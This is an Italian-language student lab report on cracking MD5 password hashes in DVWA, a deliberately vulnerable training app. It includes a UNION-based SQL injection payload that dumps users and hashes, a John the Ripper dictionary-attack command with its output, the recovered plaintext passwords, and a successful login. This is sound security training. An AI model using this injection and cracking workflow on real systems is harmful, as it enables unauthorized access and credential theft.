

Esercitazione WEEK 14 D1

Password cracking

Ettore Farris - 07/02/2024

Descrizione sintetica

Traccia

Abbiamo visto come sfruttare un attacco SQL injection per recuperare le password degli utenti di un determinato sistema. Se guardiamo meglio alle password trovate, non hanno l'aspetto di password in chiaro, ma sembrano più hash di password MD5.

Recuperate le password dal DB come visto, e provate ad eseguire delle sessioni di cracking sulla password per recuperare la loro versione in chiaro. Sentitevi liberi di utilizzare qualsiasi dei tool visti nella lezione teorica. L'obiettivo dell'esercizio di oggi è craccare tutte le password trovate precedentemente.

Soluzione

- Password cracking col tool JohnTheRipper

Le password trovate nella SQL Injection sono i seguenti hash MD5.

The screenshot shows a web application interface with a sidebar on the left containing a list of security tools: Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted in green), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, and PHP Info. The main content area is titled 'User ID:' and features a text input field and a 'Submit' button. Below the input field, there are five red text blocks, each representing a successful SQL injection attack. Each block contains the ID of the injected payload, the first name, and the surname of the user extracted from the database.

ID	First name	Surname
'UNION SELECT user, password FROM users #	admin	5f4dcc3b5aa765d61d8327deb882cf99
'UNION SELECT user, password FROM users #	gordonb	e99a18c428cb38d5f260853678922e03
'UNION SELECT user, password FROM users #	1337	8d3533d75ae2c3966d7e0d4fcc69216b
'UNION SELECT user, password FROM users #	pablo	0d107d09f5bbe40cade3de5c71e9e9b7
'UNION SELECT user, password FROM users #	smithy	5f4dcc3b5aa765d61d8327deb882cf99

Dopo averle inserite in un semplice file di testo, lanciamo il tool JohnTheRipper. Il comando per decriptare le password è il seguente:

```
john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5  
Desktop/passwords.txt
```

- *john* è il tool;
- *--wordlist=[path del file]* specifica la lista di parole con la quale si effettuerà un cracking a dizionario, in questo caso è il file *rockyou.txt*;
- *--format=[formato]* serve per specificare il formato dell'hash, in questo caso è *raw-md5*.
- *Desktop/password.txt* è il path con le password che vogliamo craccare.

```
(kali㉿kali) - [~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 Desktop/passwords.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (?)
abc123         (?)
letmein       (?)
charley       (?)
4g 0:00:00:00 DONE (2024-02-08 06:56) 100.0g/s 72000p/s 72000c/s 96000C/s my3kids..soccer9
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Col flag `--show` visualizziamo tutte le password ottenute

```
(kali㉿kali) - [~]
$ john --show --format=raw-md5 Desktop/passwords.txt
?:password
?:abc123
?:charley
?:letmein
?:password
5 password hashes cracked, 0 left
```


Possiamo quindi dire che:

- username: **admin** password: **password**
- username: **gordonb** password: **abc123**
- username: **1337** password: **charley**
- username: **pablo** password: **letmein**
- username: **smithy** password: **password**


- Test delle credenziali

Tentiamo ora l'accesso alla DVWA con una delle password ottenute per provarne l'efficacia.

Inserendo le credenziali *username: 1337 password: **charley*** effettuiamo l'accesso tranquillamente.



The image shows the DVWA (Damn Vulnerable Web Application) login page. At the top is the DVWA logo, which consists of the letters 'DVWA' in a bold, sans-serif font, with a stylized green and grey swoosh to the right. Below the logo are two input fields: 'Username' and 'Password'. The 'Username' field contains the text '1337'. The 'Password' field contains a series of dots, indicating a masked password. Below these fields is a 'Login' button.



The image shows the DVWA dashboard after a successful login. On the left is a sidebar with four buttons: 'DVWA Security', 'PHP Info', 'About', and 'Logout'. The 'DVWA Security' button is highlighted. To the right of the sidebar, there is a message: 'The help button allows you to view hits/tips for each vul page.' Below this message is a yellow box containing the text 'You have logged in as '1337''. At the bottom left, there is a yellow box containing the text 'Username: 1337', followed by 'Security Level: low' and 'PHPIDS: disabled'.